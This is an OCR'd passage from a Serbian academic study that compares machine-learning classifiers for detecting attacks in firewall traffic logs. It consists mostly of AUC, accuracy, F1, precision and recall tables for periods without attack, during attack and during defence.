
На основу табеле може се видети да имамо погоршавање параметра када је у питању напад, али и враћање на регуларну вредност када је у питању одбрана. Показатељ напретка може да се види и када се погледају графички прикази ROC криве, за сва три периода (слике 9.14-9.16).



Слика 9.14. Приказ структуре ROC криве и AUC за период без напада (Јевтић, Чисар, Кук, & Стојановић, 2025)



Слика 9.15. Приказ структуре ROC криве и AUC за период напада (Јевтић, Чисар, Кук, & Стојановић, 2025)



Слика 9.16. Приказ структуре ROC криве и AUC за период одбране (Јевтић, Чисар, Кук, & Стојановић, 2025)

На графиконима (слика 9.14-9.16) се види да у периоду напада имамо смањење површине ROC криве, али и враћање у претходно стање после интервенција преко полиса на *firewall* систему. Полисе су креиране на основу информација о детектованим аномалијама у преносу пакета кроз *firewall*. У следећим табелама 9.5-9.8 дате су информације о вредностима за предвиђање догађаја.

Табела 9.5. Приказ вредности параметара CA за сва три периода (Јевтић, Чисар, Кук, & Стојановић, 2025)

Циљ	**Период без напада**	**Период напада**	**Период одбране**
Accept	0,964	0,952	0,963
Detect	0,964	0,952	0,963
Drop	0,964	0,952	0,963
Prevent	0,964	0,952	0,963
Average	0,964	0,952	0,963

Табела 9.6. Приказ вредности параметра F1 мера за сва три периода (Јевтић, Чисар, Кук, & Стојановић, 2025)

Циљ	Период без напада	Период напада	Период одбране
Accept	0,978	0,973	0,978
Detect	0	0	0
Drop	0,886	0,791	0,878
Prevent	1	0,839	1
Average	0,963	0,949	0,962


Табела 9.7. Приказ вредности параметра прецизност за сва три периода (Јевтић, Чисар, Кук, & Стојановић, 2025)

Циљ	Период без напада	Период напада	Период одбране
Accept	0,970	0,957	0,968
Detect	0	0	1
Drop	0,927	0,908	0,931
Prevent	1	0,722	1
Average	0,963	0,950	0,962

Табела 9.8. Приказ вредности параметра одзив за сва три периода (Јевтић, Чисар, Кук, & Стојановић, 2025)

Циљ	Период без напада	Период напада	Период одбране
Accept	0,987	0,989	0,988
Detect	0	0	1
Drop	0,848	0,701	0,831
Prevent	1	1	1
Average	0,964	0,952	0,963


Информације о вредностима предвиђања излазних промењивих, за сва три стања, јасно указују за све параметре да се детектовање напада може лако урадити као и да се квалитетном анализом систем може повратити у своје редовно стање. Јаснији приказ се може видети на слици 9.17 где се примећује значајан и јасно уочљив пад за период напада.



Слика 9.17. Приказ свих вредности предвиђања за сва три стања (Јевтић, Чисар, Кук, & Стојановић, 2025)


9.3. Анализа података помоћу алгоритма *Random Forest*

Улазни подаци су анализирани кроз модел, који је приказан на слици 8.18, уз коришћење алгоритма *Random Forest*. Подаци после тога пролазе кроз анализу дефинисаног алгоритма и приказују се преко ROC криве и табеларно (слика 9.18).



Слика 9.18. Модел за анализу података у програмском пакету Orange

На слици 9.19 дефинисан је параметар за приказивање карактеристика алгоритма, у случају који се обрађује дефинисано је 15 стабала за анализу. Вредности варирају у односу на број стабала али у овом случају усвојено је 15, као предефеинисана вредност.



Слика 9.19. Приказ подешавања за алгоритам Random Forest

У табели 9.9 дат је приказ вредности анализе података за дефинисани алгоритам, али за параметар AUC, за сва три периода.

Табела 9.9. Приказ вредности за AUC за сва три периода

Циљ	**Период без напада**	**Период напада**	**Период одбране**
Accept	1	0,979	1
Detect	1	1	1
Drop	1	0,979	1
Prevent	1	1	1
Average	1	0,979	1

У табели 9.10 дат је приказ вредности анализе података за дефинисани алгоритам, за параметар CA, за сва три периода.

Табела 9.10. Приказ вредности параметара CA за сва три периода

Циљ	**Период без напада**	**Период напада**	**Период одбране**
Accept	0,995	0,990	0,995
Detect	0,995	0,990	0,995
Drop	0,995	0,990	0,995
Prevent	0,995	0,990	0,995
Average	0,995	0,990	0,995

У табели 9.11 дат је приказ вредности анализе података за дефинисани алгоритам, за параметар F1 мера, за сва три периода.

Табела 9.11. Приказ вредности параметра F1 мера за сва три периода

Циљ	**Период без напада**	**Период напада**	**Период одбране**
Accept	1	0,994	0,997
Detect	1	0	1
Drop	1	0,960	0,983
Prevent	1	0,963	1
Average	1	0,990	0,995

У табели 9.12 дат је приказ вредности анализе података за дефинисани алгоритам, за параметар прецизност, за сва три периода.

Табела 9.12. Приказ вредности параметра прецизност за сва три периода

Циљ	**Период без напада**	**Период напада**	**Период одбране**
Accept	0,995	0,991	0,996
Detect	1	0	1
Drop	0,991	0,983	0,989
Prevent	1	0,929	1
Average	0,995	0,990	0,995


У табели 9.13 дат је приказ вредности анализе података за дефинисани алгоритам, за параметар одзив, за сва три периода.

Табела 9.13. Приказ вредности параметра одзив за сва три периода

Циљ	**Период без напада**	**Период напада**	**Период одбране**
Accept	0,998	0,998	0,998
Detect	0,980	0	1
Drop	0,876	0,937	0,977
Prevent	1	1	1
Average	0,995	0,990	0,995

9.4. Анализа података помоћу алгоритма *Naive Bayes*

Улазни подаци су анализирани кроз модел, који је приказан на слици 9.20, уз коришћење алгоритма *Naive Bayes*. Подаци након тога пролазе кроз анализу дефинисаног алгоритма и приказују се преко ROC криве и табеларно.



Слика 9.20. Модел Naive Bayes за анализу података у програмском пакету Orange

У табели 9.14 дат је приказ вредности анализе података за дефинисани алгоритам, за параметар AUC, за сва три периода.

Табела 9.14. Приказ вредности за AUC за сва три периода

Циљ	**Период без напада**	**Период напада**	**Период одбране**
Accept	0,933	0,888	0,935
Detect	1	1	1
Drop	0,933	0,887	0,935
Prevent	1	1	1
Average	0,933	0,888	0,935

У табели 9.15 дат је приказ вредности анализе података за дефинисани алгоритам, за параметар CA, за сва три периода.

Табела 9.15. Приказ вредности параметара CA за сва три периода

Циљ	**Период без напада**	**Период напада**	**Период одбране**
Accept	0,928	0,930	0,930
Detect	0,928	0,930	0,930
Drop	0,928	0,930	0,930
Prevent	0,928	0,930	0,930
Average	0,928	0,930	0,930

У табели 9.16 дат је приказ вредности анализе података за дефинисани алгоритам, за параметар F1 *мера*, за сва три периода.

Табела 9.16. Приказ вредности параметра F1 мера за сва три периода

Циљ	**Период без напада**	**Период напада**	**Период одбране**
Accept	0,958	0,962	0,959
Detect	0,667	0	0,545
Drop	0,735	0,638	0,766
Prevent	1	0,880	0,884
Average	0,921	0,919	0,928

У табели 9.17 дат је приказ вредности анализе података за дефинисани алгоритам, за прецизност, за сва три периода.

Табела 9.17. Приказ вредности параметра прецизност за сва три периода

Циљ	**Период без напада**	**Период напада**	**Период одбране**
Accept	0,927	0,927	0,946
Detect	0,5	0	0,735
Drop	0,940	0,990	0,830
Prevent	1	0,917	1
Average	0,929	0,935	0,927


У табели 9.18 дат је приказ вредности анализе података за дефинисани алгоритам, за прецизност, за сва три периода.

Табела 9.18. Приказ вредности параметра одзив за сва три периода

Циљ	**Период без напада**	**Период напада**	**Период одбране**
Accept	0,992	0,999	0,972
Detect	1	0	1
Drop	0,604	0,471	0,712
Prevent	1	0,846	0,792
Average	0,928	0,930	0,930

9.5. Анализа података помоћу алгоритма *Decision Tree*

Улазни подаци су анализирани кроз модел, који је приказан на слици 9.21, уз коришћење алгоритма *Decision Tree*. Подаци после тога пролазе кроз анализу дефинисаног алгоритма и приказују се преко ROC криве и табеларно.



Слика 9.21. Модел Decision Tree за анализу података у програмском пакету Orange

У табели 9.19 дат је приказ вредности анализе података за дефинисани алгоритам, за AUC, за сва три периода.

Табела 9.19. Приказ вредности за AUC за сва три периода

Циљ	**Период без напада**	**Период напада**	**Период одбране**
Accept	0,941	0,887	0,939
Detect	1	0,971	0,864
Drop	0,942	0,886	0,940
Prevent	0,602	0,971	0,930
Average	0,941	0,887	0,939

У табели 9.20 дат је приказ вредности анализе података за дефинисани алгоритам, за CA, за сва три периода.

Табела 9.20. Приказ вредности за CA за сва три периода

Циљ	Период без напада	Период напада	Период одбране
Accept	0,965	0,965	0,964
Detect	0,965	0,965	0,964
Drop	0,965	0,965	0,964
Prevent	0,965	0,965	0,964
Average	0,965	0,965	0,964

У табели 9.21 дат је приказ вредности анализе података за дефинисани алгоритам, за F1 *мера*, за сва три периода.

Табела 9.21. Приказ вредности параметра F1 мера за сва три периода

Циљ	Период без напада	Период напада	Период одбране
Accept	0,979	0,980	0,979
Detect	0	0	0
Drop	0,885	0,849	0,878
Prevent	0	0	0,667
Average	0,963	0,963	0,962

У табели 9.22 дат је приказ вредности анализе података за дефинисани алгоритам, за прецизност, за сва три периода.

Табела 9.22. Приказ вредности параметра прецизност за сва три периода

Циљ	Период без напада	Период напада	Период одбране
Accept	0,962	0,964	0,963
Detect	0	0	0
Drop	0,981	0,972	0,971
Prevent	0	0	1
Average	0,965	0,965	0,964


У табели 9.23 дат је приказ вредности анализе података за дефинисани алгоритам, за одзив, за сва три периода.

Табела 9.23. Приказ вредности параметра одзив за сва три периода

Циљ	Период без напада	Период напада	Период одбране
Accept	0,997	0,997	0,995
Detect	0	0	0
Drop	0,806	0,753	0,801
Prevent	0	0	0,5
Average	0,869	0,965	0,964

9.6. Анализа података помоћу алгоритма KNN

Улазни подаци су анализирани кроз модел, који је приказан на слици 9.22, уз коришћење алгоритма KNN. Подаци после тога пролазе кроз анализу дефинисаног алгоритма и приказују се преко ROC криве и табеларно.



Слика 9.22. Модел KNN за анализу података у програмском пакету Orange

У табели 9.24 дат је приказ вредности анализе података за дефинисани алгоритам, за AUC, за сва три периода.

Табела 9.24. Приказ вредности за AUC за сва три периода

Циљ	Период без напада	Период напада	Период одбране
Accept	0,998	0,972	0,996
Detect	1	0,5	1
Drop	0,998	0,972	0,996
Prevent	1	1	1
Average	0,998	0,972	0,996

У табели 9.25 дат је приказ вредности анализе података за дефинисани алгоритам, за CA, за сва три периода.

Табела 9.25. Приказ вредности параметара CA за сва три периода

Циљ	Период без напада	Период напада	Период одбране
Accept	0,981	0,986	0,981
Detect	0,981	0,986	0,981
Drop	0,981	0,986	0,981
Prevent	0,981	0,986	0,981
Average	0,981	0,986	0,981

У табели 9.26 дат је приказ вредности анализе података за дефинисани алгоритам, за F1 мера, за сва три периода.

Табела 9.26. Приказ вредности параметра F1 мера за сва три периода

Циљ	Период без напада	Период напада	Период одбране
Accept	0,989	0,992	0,989
Detect	0	0	0
Drop	0,943	0,844	0,942
Prevent	0,273	0,880	0,629
Average	0,981	0,985	0,981

У табели 9.27 дат је приказ вредности анализе података за дефинисани алгоритам, за прецизност, за сва три периода.

Табела 9.27. Приказ вредности параметра прецизност за сва три периода

Циљ	Период без напада	Период напада	Период одбране
Accept	0,988	0,989	0,988
Detect	0	0	0
Drop	0,947	0,961	0,944
Prevent	1	0,917	1
Average	0,981	0,985	0,981


У табели 9.28 дат је приказ вредности анализе података за дефинисани алгоритам, за одзив, за сва три периода.

Табела 9.28. Приказ вредности параметра одзив за сва три периода

Циљ	Период без напада	Период напада	Период одбране
Accept	0,989	0,994	0,989
Detect	0	0	0
Drop	0,940	0,928	0,939
Prevent	0,158	0,846	0,458
Average	0,981	0,986	0,981

9.7. Анализа података помоћу алгоритма *SVM*

Улазни подаци су анализирани кроз модел, који је приказан на слици 9.23, уз коришћење алгоритма SVM. Подаци након тога пролазе кроз анализу дефинисаног алгоритма и приказују се преко ROC криве и табеларно.



Слика 9.23. Модел SVM за анализу података у програмском пакету Orange

У табели 9.29 дат је приказ вредности анализе података за дефинисани алгоритам, за AUC, за сва три периода.

Табела 9.29. Приказ вредности за AUC за сва три периода

Циљ	Период без напада	Период напада	Период одбране
Accept	0,485	0,114	0,996
Detect	0	1	1
Drop	0,484	0,113	0,996
Prevent	1	1	1
Average	0,485	0,114	0,996

У табели 9.30 дат је приказ вредности анализе података за дефинисани алгоритам, за CA, за сва три периода.

Табела 9.30. Приказ вредности параметара CA за сва три периода

Циљ	Период без напада	Период напада	Период одбране
Accept	0,166	0,119	0,981
Detect	0,166	0,119	0,981
Drop	0,166	0,119	0,981
Prevent	0,166	0,119	0,981
Average	0,166	0,119	0,981

У табели 9.31 дат је приказ вредности анализе података за дефинисани алгоритам, за F1 мера, за сва три периода.

Табела 9.31. Приказ вредности параметра F1 мера за сва три периода

Циљ	Период без напада	Период напада	Период одбране
Accept	0,001	0,055	0,989
Detect	1	0	0
Drop	0,284	0,175	0,942
Prevent	1	0,963	0,629
Average	0,048	0,071	0,981

У табели 9.32 дат је приказ вредности анализе података за дефинисани алгоритам, за прецизност, за сва три периода.

Табела 9.32. Приказ вредности параметра прецизност за сва три периода

Циљ	Период без напада	Период напада	Период одбране
Accept	1	0,409	0,988
Detect	1	0	0
Drop	0,166	0,929	0,944
Prevent	1	0,929	1
Average	0,862	0,369	0,981

У табели 9.33 дат је приказ вредности анализе података за дефинисани алгоритам, за одзив, за сва три периода.

Табела 9.33. Приказ вредности параметра одзив за сва три периода

Циљ	Период без напада	Период напада	Период одбране
Accept	0,001	0,029	0,989
Detect	1	0	0
Drop	1	0,716	0,939
Prevent	1	1	0,458

9.8. Упоређивање резултата за различите алгоритме


После добијања свих резултатаза појединачне алгоритме даљу анализу можемо да радимо преко сагледавања вредности појединих параметра за различите алгоритме и различите периоде снимања. Овим корацима можемо добити вредности за лакши одабир алгоритма за одређене периоде снимања система.

9.8.1. Упоређивање вредности за AUC

Прва анализа је рађена за параметар AUC, за све алгоритме. У табели 9.34 дат је резултат вредности алгоритама за параметар AUC, за сва три дефинисана периода.

Табела 9.34. Приказ вредности за AUC за сва три периода, за све алгоритме

Циљ	Период без напада	Период напада	Период одбране
Neural Network	0,977	0,932	0,977
Random Forest	1	0,979	1
Naïve Bayes	0,933	0,888	0,935
Decision Tree	0,941	0,887	0,939
KNN	0,998	0,972	0,996
SVM	0,485	0,114	0,996



Слика 9.24. Графички приказ вредности параметара AUC за све алгоритме

На слици 9.24 дат је графички приказ вредности AUC параметара за сва три периода снимања као и за све алгоритме који су део анализирања. Резултат који је вредан пажње дат је у табели 9.35. У табели се види да је највећа осетљивост на промену вредности параметара детектована за алгоритам *Decision Tree*. На основу резултата приказаних у табели видимо да највеће одступање, од вредности које су дефинисане у статусу без напада, износи 5,74 % (изузима се SVM јер му је основна примена видео).

Табела 9.35. Приказ разлике вредности за AUC за сва три периода, за све алгоритме


Циљ	**Период без напада**	**Период напада**	**Период одбране**
Neural Network		4,61 %	0,00 %
Random Forest		2,10 %	0,00 %
Naïve Bayes		4,82 %	-0,23 %
Decision Tree		5,74 %	0,23 %
KNN		2,61 %	0,21 %
SVM		76,49 %	-448,25 %

9.8.2. Упоређивање вредности за *CA*

Друга анализа обухватила је вредности класификационе тачности (CA) за све алгоритме и три дефинисана периода. Резултати су приказани у табели 9.36.

Табела 9.36. Приказ вредности параметара CA за сва три периода

Циљ	Период без напада	Период напада	Период одбране
Neural Network	0,964	0,952	0,963
Random Forest	0,995	0,990	0,995
Naive Bayes	0,928	0,930	0,930
Decision Tree	0,965	0,965	0,964
KNN	0,981	0,986	0,981
SVM	0,166	0,119	0,981



Слика 9.25. Графички приказ вредности параметара CA за све алгоритме

На слици 9.25 графички су приказане вредности CA за све алгоритме и три периода снимања, док су разлике приказане у табели 9.37. Највећа промена уочена је код алгоритма *Neural Network*, чија је вредност у посматраном периоду била мања за 1,24 % у односу на референтни период.

Табела 9.37. Приказ разлика вредности CA за сва три периода и све алгоритме


Циљ	Период без напада	Период напада	Период одбране
Neural Network		1,24 %	0,11 %
Random Forest		0,50%	0,00%
Naïve Bayes		-0,22 %	-0,22 %
Decision Tree		0,00%	0,10%
KNN		-0,51 %	0,00%
SVM		28,31%	-684,87 %

9.8.3. Упоређивање вредности F1 мере

Трећа анализа обухватила је вредности F1 мере за све алгоритме и три дефинисана периода. Резултати су приказани у табели 9.38.

